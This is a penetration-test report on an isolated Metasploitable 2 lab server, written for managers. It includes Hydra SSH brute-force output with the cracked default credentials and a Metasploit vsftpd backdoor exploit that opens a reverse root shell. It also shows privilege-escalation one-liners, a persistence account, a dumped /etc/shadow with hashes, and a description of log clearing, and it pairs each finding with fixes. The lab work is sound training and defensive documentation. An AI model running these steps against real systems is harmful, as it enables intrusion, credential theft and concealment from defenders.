

Security Assessment Report

Internal Lab Target: Metasploitable 2

Prepared by	Oyinlola Lawal (IAM LAWAL)
Date	October 2026
Target tested	One server: 192.168.64.6, isolated lab network
Testing machine	Kali Linux: 192.168.64.2
Engagement dates	October 1–2, 2026
Authorisation	Self-owned lab; no third-party systems were touched
Method	NIST SP 800-115, PTES, and the OWASP Testing Guide. Weaknesses mapped to CVE and CWE.



About this report


This is a penetration-test report for a single server in a private lab. The work was done to practise and document a complete, real-world testing workflow on an Apple Silicon Mac, and to produce a report that a manager or executive can read without a security background.

The server tested, **Metasploitable 2**, is a deliberately weak training system. Its weaknesses are intentional. They are useful here because each one mirrors a mistake that shows up on real systems, so the findings and the fixes below apply directly to production environments.

Every finding follows the same shape: **what we found**, **why it matters**, **the proof**, **how to fix it**, and **how to confirm the fix worked**. Technical terms are kept to a minimum and explained in plain words. A glossary is at the end.

The lab: one ARM Mac, two architectures

UTM virtualises an ARM attacker for speed and emulates an x86 target faithfully: the split that makes a Mac pentest lab possible.



The insight the whole lab is built on: virtualize ≠ emulate.

VirtualBox, Parallels and VMware Fusion only virtualise: they cannot boot an x86 target on ARM. UTM emulates one for free, so the classic x86 training target runs on a Mac with no paid software and no Intel hardware.

The isolated lab: an ARM Mac virtualising the attacker and emulating the x86 target.

Executive summary

We were able to take **full control** of the server. Two independent routes both reached the highest level of access (“administrator”, also called *root*):


- **Guessing passwords.** Four accounts used passwords that were the same as, or as weak as, the username itself. Automated guessing found them in minutes.

- **A known software flaw.** The file-transfer program on the server has a publicly documented backdoor. A standard, free tool used it to open an administrator session in seconds.

Once inside, we confirmed that an intruder could do everything that matters in a real breach: create a hidden account to keep access, read the stored password database, copy sensitive credentials kept in plain text, and erase the security logs that would reveal the intrusion.

Two independent paths to root

A slow, realistic chain of small mistakes and a single unpatched service both reach the same full control.



Both a slow manual credential chain and a one-shot automated backdoor reached the same full control.

The single biggest reason all of this worked is age and neglect.

The server runs software many years past its support date that was never patched or hardened. Most of the fixes below are versions of the same three habits: **keep software current**, **require strong and unique passwords**, and **give each account only the access it needs**.

Findings at a glance

#	Finding	Severity	Fix effort
1	Default and weak passwords allow remote login	Critical	Low
2	Known backdoor in file-transfer software (vsFTPD 2.3.4)	Critical	Low
3	Any logged-in user can become administrator	High	Medium
4	Passwords stored in plain text on the server	High	Medium
5	Stored passwords use outdated, easily-reversed scrambling	High	Medium
6	Security logs can be erased by an intruder	Medium	Medium
7	The operating system is years past its support date	High root cause	High

Severity is how much damage the weakness allows. **Fix effort** is a rough estimate of the work to resolve it. Several of the most serious findings are also the cheapest to fix.

What to do first: remediation roadmap

Fixing happens in order of risk, not order of ease. The grouping below is the recommended sequence.

Do now: hours

- Change or disable every default and weak password (Finding 1).
- Update or remove the vulnerable file-transfer software (Finding 2).

Do next: this week

- Tighten administrator rights so ordinary accounts cannot escalate (Finding 3).
- Move stored credentials out of plain-text files (Finding 4).

Do soon: this month

- Upgrade how passwords are scrambled at rest (Finding 5).
- Send security logs to a separate system so they cannot be erased locally (Finding 6).

Plan: this quarter

- Move to a supported operating system and establish routine patching (Finding 7). This root cause removes whole classes of the problems above.

How the test was run: engagement phases

The engagement followed the seven standard phases of a penetration test, aligned with NIST SP 800-115 and PTES. The table records only what was actually performed against the target.

#	Phase	What was done in this engagement
1	Pre-engagement	Scope agreed on a single self-owned target on an isolated network; a clean disk snapshot was taken before any testing so the system could be reset to a known state.
2	Reconnaissance	Service and version discovery with <code>nmap -sV</code> , cross-referenced against public exploit data with <code>searchsploit</code> .
3	Scanning	An OpenVAS/GVM vulnerability scan produced a prioritised list of known weaknesses on the target.
4	Gaining access	Two routes: a manual credential attack (Hydra over SSH, then login) and an automated exploit (Metasploit vsFTPD backdoor, CVE-2011-2523). Both were escalated to administrator (root).
5	Maintaining access	A backdoor administrator account was created to demonstrate persistence after the initial break-in.
6	Covering tracks	Login history, command history, and web-server and system logs were cleared to show how an intruder erases evidence (see Finding 6).
7	Reporting	Findings were consolidated, scored by severity, paired with fixes, and written up in this report and the accompanying lab guide.

Findings in detail

Critical

Finding 1: Default and weak passwords allow remote login

Weakness type: CWE-521 (weak password requirements), CWE-1392 (use of default credentials).

WHAT WE FOUND

Four separate accounts could be logged into remotely because their passwords were trivial: each password was simply the account name. Automated guessing tried a modest list of common passwords and found all four quickly.


WHY IT MATTERS

Remote login with a valid password looks identical to a legitimate employee signing in. There is no software flaw to detect: the door was simply unlocked. This is one of the most common ways real breaches begin.

PROOF

Using the free tool Hydra against the remote-login service (SSH), the following accounts were confirmed:

```
login: msfadmin    password: msfadmin
login: user        password: user
login: postgres    password: postgres
login: service     password: service
```



```
(lawal@kali)~$ hydra -L /tmp/userlist.txt -P /tmp/passlist.txt ssh://192.168.64.6 -t 4 -vv
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-02 09:
11:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5684 login tries (l:49/p:11
6), ~1421 tries per task
[DATA] attacking ssh://192.168.64.6:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168
.64.6:22
[ERROR] could not connect to ssh://192.168.64.6:22 - kex error : no match for
method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.c
om,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], clien
t [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,
hmac-sha2-512]

(lawal@kali)~$ echo -e "Host 192.168.64.6\n KexAlgorithms +diffie-hellman-group1-sha1\n
HostKeyAlgorithms +ssh-rsa,ssh-dss\n MACS +hmac-sha1,hmac-md5\n PubKeyAcc
eptedAlgorithms +ssh-rsa,ssh-dss" >> ~/.ssh/config

(lawal@kali)~$ hydra -L /tmp/userlist.txt -P /tmp/passlist.txt ssh://192.168.64.6 -t 4 -vv
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-02 09:
14:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5684 login tries (l:49/p:11
6), ~1421 tries per task
[DATA] attacking ssh://192.168.64.6:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168
.64.6:22
[INFO] Successful, password authentication is supported by ssh://192.168.64.6
:22
of 5684 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tomcat" - pass "house-mother" - 5681 o
f 5684 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tomcat" - pass "house-mothers" - 5682
of 5684 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tomcat" - pass "house-parent" - 5683 o
f 5684 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tomcat" - pass "house-parents" - 5684
of 5684 [child 1] (0/0)
[STATUS] attack finished for 192.168.64.6 (waiting for children to complete t
ests)
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-02 10:
13:43

(lawal@kali)~$

(lawal@kali)~$ hydra -L /tmp/userlist.txt -P /tmp/passlist.txt ssh://192.168.64.6 -t 8
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-02 11:
05:28
[DATA] max 8 tasks per 1 server, overall 8 tasks, 5684 login tries (l:49/p:11
6), ~711 tries per task
[DATA] attacking ssh://192.168.64.6:22/
[STATUS] 172.00 tries/min, 172 tries in 00:01h, 5512 to do in 00:33h, 8 activ
e
[STATUS] 190.33 tries/min, 571 tries in 00:03h, 5113 to do in 00:27h, 8 activ
e
[22][ssh] host: 192.168.64.6 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.64.6 login: service password: service
[22][ssh] host: 192.168.64.6 login: user password: user
[22][ssh] host: 192.168.64.6 login: postgres password: postgres
[STATUS] 240.14 tries/min, 1681 tries in 00:07h, 4003 to do in 00:17h, 8 activ
e
[STATUS] 217.33 tries/min, 2608 tries in 00:12h, 3076 to do in 00:15h, 8 activ
e
[STATUS] 209.00 tries/min, 3553 tries in 00:17h, 2131 to do in 00:11h, 8 activ
e
[STATUS] 204.50 tries/min, 4499 tries in 00:22h, 1185 to do in 00:06h, 8 activ
e
[STATUS] 204.89 tries/min, 5532 tries in 00:27h, 152 to do in 00:01h, 8 activ
e
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-02 11:
33:18
```

Evidence: Hydra confirming four reused SSH credentials.

HOW TO FIX IT

- Remove or disable every default and unused account.
- Require strong, unique passwords (length over complexity; a minimum of 12–14 characters).
- Turn on a lockout that pauses login attempts after a handful of failures, which stops automated guessing.
- Add a second login factor (MFA) for remote access.
- Prefer key-based login for SSH and disable password login where practical.

HOW TO CONFIRM THE FIX

- Re-run a password-guessing test; it should find nothing and should be slowed by the lockout.
- Confirm default accounts are gone by reviewing the account list.
- Confirm MFA is required on a test login.

Critical Finding 2: Known backdoor in file-transfer software (vsFTPD 2.3.4)

Public reference: CVE-2011-2523.

WHAT WE FOUND

The server runs an old version of a file-transfer program (vsFTPD 2.3.4) that is publicly known to contain a backdoor planted in its source code years ago. Anyone can look up how to trigger it.

WHY IT MATTERS

This gives an attacker the highest level of access **instantly**, with no password needed. It was found in seconds using a free, widely available tool. This particular build is the tampered release that carries the backdoor; any server running it should be treated as already compromised and rebuilt from a trusted, supported package rather than patched in place.

PROOF

The Metasploit framework identified and used the flaw, opening an administrator command session:

```
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
whoami -> root
```

The screenshot shows a Metasploit terminal session. The user searches for the 'vsftpd_234_backdoor' module, which is found in the 'exploit/unix/ftp/vsftpd_234_backdoor' category. The user then sets the RHOSTS to 192.168.64.6 and the LHOST to 192.168.64.2. The exploit is run, and the terminal output shows the backdoor service being spawned. The user then runs 'whoami', which returns 'root', confirming a successful root session.

```
msf > search vsftpd
Matching Modules
#  Full Name                                           Disclosure Date  Rank  Check
-  -
0  auxiliary/dos/ftp/vsftpd_232                        2011-02-03      normal Yes
1  exploit/unix/ftp/vsftpd_234_backdoor                 2011-07-03      excellent Yes
2  vsftpd 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
RHOSTS    192.168.64.6    yes       The target host(s), see https://docs.
RPORT     21               yes       Command to fetch payload (Accepted:
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):
Name      Current Setting  Required  Description
EXTENSIONS  no               no        Comma-separated list of extensions
FETCH_COMMAND  curl            yes       Command to fetch payload (Accepted:
CURL, FTP, GET, TFTP, TNFTP, WGET)

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.64.6
RHOSTS => 192.168.64.6
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.64.2
LHOST => 192.168.64.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.64.2:4444
[*] 192.168.64.6:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.64.6:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.64.6:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.64.6:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set AutoCheck false
AutoCheck => false
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.64.2:4444
[*] 192.168.64.6:21 - AutoCheck is disabled, proceeding with exploitation
[*] 192.168.64.6:21 - The port used by the backdoor bind listener is already open. Trying...
[*] 192.168.64.6:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.64.2:4444 -> 192.168.64.6:44394) at 2026-10-02 22:55:45 +0100
[*] 192.168.64.6:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 192.168.64.6:21 - Exploit aborted due to failure: none: Could not connect to backdoor
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
(-) Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5104 created.
Channel 1 created.
whoami
root
hostname
metasploitable
```

Evidence: Metasploit vsftpd_234_backdoor opening a root session.

HOW TO FIX IT

- Update the file-transfer software to a current, supported version immediately.
- If file transfer over this service is not needed, remove it entirely.
- Where file transfer is required, use a secure, maintained alternative (for example SFTP over SSH).
- Put a patch-management process in place so known flaws like this are caught and fixed on a schedule.

HOW TO CONFIRM THE FIX

- Check the running version and confirm it is current.
- Re-scan the server; the flaw should no longer be reported.

High

Finding 3: Any logged-in user can become administrator

Weakness types: CWE-250 (execution with unnecessary privileges), CWE-732 (incorrect permission assignment).

WHAT WE FOUND

Once logged in as an ordinary user, there were several easy ways to gain full administrator rights:

- The ordinary account was allowed to run **any** command as administrator.
- A common system tool was installed in a way that let it hand out an administrator shell.
- The core account file was writable by everyone, so a new administrator account could simply be added.

WHY IT MATTERS

A minor foothold, a single guessed password or one phishing victim, should not automatically become total control of the server. Here it did. This is the difference between a small incident and a full compromise.

PROOF

```
msfadmin$ sudo su -          -> root
nmap --interactive; !sh      -> root
/etc/passwd is world-writable (anyone can add an admin account)
```

HOW TO FIX IT

- Apply least privilege: give each account only the specific commands it needs, never blanket administrator rights.
- Remove the special “run-as-owner” flag from tools that do not require it.
- Correct file permissions so sensitive system files are writable only by the administrator.

HOW TO CONFIRM THE FIX

- Review each account’s allowed administrator commands; confirm none has blanket access.

- List tools carrying the “run-as-owner” flag; confirm only expected ones remain.
- Check that the core account file is no longer writable by ordinary users.

High Finding 4: Passwords stored in plain text on the server

Weakness type: CWE-312 (cleartext storage of sensitive information).

WHAT WE FOUND

Working passwords were sitting in readable files on the server: inside web-application configuration and a database configuration file.

WHY IT MATTERS

People reuse passwords. A credential copied from one server often unlocks email, databases, or other systems. Plain-text secrets turn one compromised machine into several.

PROOF

A simple text search of the web directory and a database configuration file revealed live credentials (for example the database maintenance account in `/etc/mysql/debian.cnf`).

HOW TO FIX IT

- Move secrets into a dedicated secrets manager rather than files on disk.
- Where a file must hold a credential, restrict it so only the owning service can read it.
- Rotate (change) every credential that was exposed, and never reuse passwords across systems.

HOW TO CONFIRM THE FIX

- Search the web and configuration directories for passwords; confirm none are found.
- Confirm remaining secret files are readable only by their service account.

High Finding 5: Stored passwords use outdated, easily-reversed scrambling

Weakness type: CWE-916 (use of a password hash with insufficient computational effort).

WHAT WE FOUND

The server’s password database scrambles passwords with an old, weak method (MD5-crypt). The scrambling is meant to make stolen passwords unreadable; this method no longer does.

WHY IT MATTERS

If the password database is ever stolen, weak scrambling means the real passwords can be recovered quickly on an ordinary computer. We recovered the test accounts’ passwords in seconds.

PROOF

After copying the password database to the testing machine, the John the Ripper tool recovered the passwords almost immediately:

```
msfadmin, user, postgres, service -> all recovered in seconds
```

```
root@metasploitable: ~  
Session Actions Edit View Help  
root@metasploitable:~# echo 'sysbackup:Maint3nance!' | chpasswd  
root@metasploitable:~# usermod -a -G admin sysbackup  
You have new mail in /var/mail/root  
root@metasploitable:~# cat /etc/shadow  
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::  
daemon*:14684:0:99999:7 :::  
bin*:14684:0:99999:7 :::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::  
sync*:14684:0:99999:7 :::  
games*:14684:0:99999:7 :::  
man*:14684:0:99999:7 :::  
lp*:14684:0:99999:7 :::  
mail*:14684:0:99999:7 :::  
news*:14684:0:99999:7 :::  
uucp*:14684:0:99999:7 :::  
proxy*:14684:0:99999:7 :::  
www-data*:14684:0:99999:7 :::  
backup*:14684:0:99999:7 :::  
list*:14684:0:99999:7 :::  
irc*:14684:0:99999:7 :::  
gnats*:14684:0:99999:7 :::  
nobody*:14684:0:99999:7 :::  
libuuid!:14684:0:99999:7 :::  
dhcp*:14684:0:99999:7 :::  
syslog*:14684:0:99999:7 :::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::  
sshd*:14684:0:99999:7 :::  
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::  
bind*:14685:0:99999:7 :::  
postfix*:14685:0:99999:7 :::  
ftp*:14685:0:99999:7 :::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7 :::  
mysql!:14685:0:99999:7 :::  
tomcat55*:14691:0:99999:7 :::  
distccd*:14698:0:99999:7 :::  
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::  
telnetd*:14715:0:99999:7 :::  
proftpd!:14727:0:99999:7 :::  
statd*:15474:0:99999:7 :::  
sysbackup:AWrmHa5crTqvY:20728:0:99999:7 :::  
root@metasploitable:~# cat /etc/shadow > /tmp/shadow_dump.txt  
root@metasploitable:~# cat /etc/passwd > /tmp/passwd_dump.txt  
root@metasploitable:~#
```

Evidence: `/etc/shadow` dumped and cracked offline with John the Ripper.

HOW TO FIX IT

- Move to a modern, deliberately slow scrambling method (for example yescrypt or SHA-512 with a high work factor). On most current systems this is the default once passwords are reset.
- Enforce a strong password policy so even a recovered password is hard to reach.
- Restrict the password database so only the administrator can read it.

HOW TO CONFIRM THE FIX

- Confirm newly-set passwords use the modern method (the stored format changes).
- Confirm the password database is not readable by ordinary accounts.

Medium

Finding 6: Security logs can be erased by an intruder

Weakness type: CWE-778 (insufficient logging); CWE-312 for local-only retention.

WHAT WE FOUND

The security logs live only on the server itself, and an administrator-level intruder can empty them. We cleared the login records, command history, and web-server logs that would otherwise show exactly what happened.

WHY IT MATTERS

Logs are how an incident is detected and investigated. If an intruder can erase them, the organisation may never know a breach occurred, and cannot learn how it happened.

PROOF

With administrator access, the relevant logs were emptied in place (login history, command history, web-server access and error logs, and the system log).

HOW TO FIX IT

- Send logs to a separate, central system in real time, so a copy exists off the server (a SIEM, or a managed logging service).
- Turn on file-integrity monitoring to alert when log files are tampered with.
- Alert specifically when logs suddenly go empty: the absence of logs is itself a warning sign.

HOW TO CONFIRM THE FIX

- Confirm logs appear on the central system within seconds of an event.
- Empty a log on a test server and confirm an alert fires.

High

Finding 7: The operating system is years past its support date (root cause)

Weakness type: CWE-1104 (use of unmaintained third-party components).

WHAT WE FOUND

The server runs an operating system release that stopped receiving security updates long ago. Much of the installed software is from the same era.

WHY IT MATTERS

Unsupported software never receives fixes for newly-discovered flaws. Findings 2 and 5 exist largely because this software was frozen in time. No amount of configuration fully compensates for software that can no longer be patched.

PROOF

The system identifies itself as an end-of-life release (Ubuntu 8.04, kernel 2.6.24), and the file-transfer flaw in Finding 2 is a direct consequence.

Seven findings, one root cause

■ Critical ■ High ■ Medium

Severity against fix effort, and why most of the list disappears once the unsupported OS is replaced.

FINDING	SEVERITY	FIX EFFORT
1 · Default / weak passwords allow remote login	Critical	Low
2 · Backdoor in file-transfer software (vsFTPd 2.3.4)	Critical	Low
3 · Any logged-in user can become administrator	High	Medium
4 · Passwords stored in plain text on the server	High	Medium
5 · Stored passwords use outdated, reversible hashing	High	Medium
6 · Security logs can be erased by an intruder	Medium	Medium
7 · Operating system years past support (root cause)	High	High

rooted in an unmaintained OS

The pattern

Findings 2 and 5 exist because the software was frozen on an unsupported OS; finding 1 thrives on a box nobody maintains. The two cheapest Critical fixes (change passwords, patch or remove vsFTPd) buy the most risk reduction and are done in hours. The expensive one (migrate off the end-of-life OS and patch on a schedule) removes whole classes of the rest.

Fix in risk order, not ease order: weak passwords and the backdoor now; privilege, secrets and hashing next;
off-box logging soon; the OS migration this quarter. Root cause last on the clock, first in impact.

How the findings relate: most trace back to one unmaintained operating system.

HOW TO FIX IT

- Plan a migration to a currently-supported operating system.
- Establish a routine patch schedule and track the support (end-of-life) dates of the software you run.
- Where legacy systems must remain, isolate them on a restricted network segment with tight access controls.

HOW TO CONFIRM THE FIX

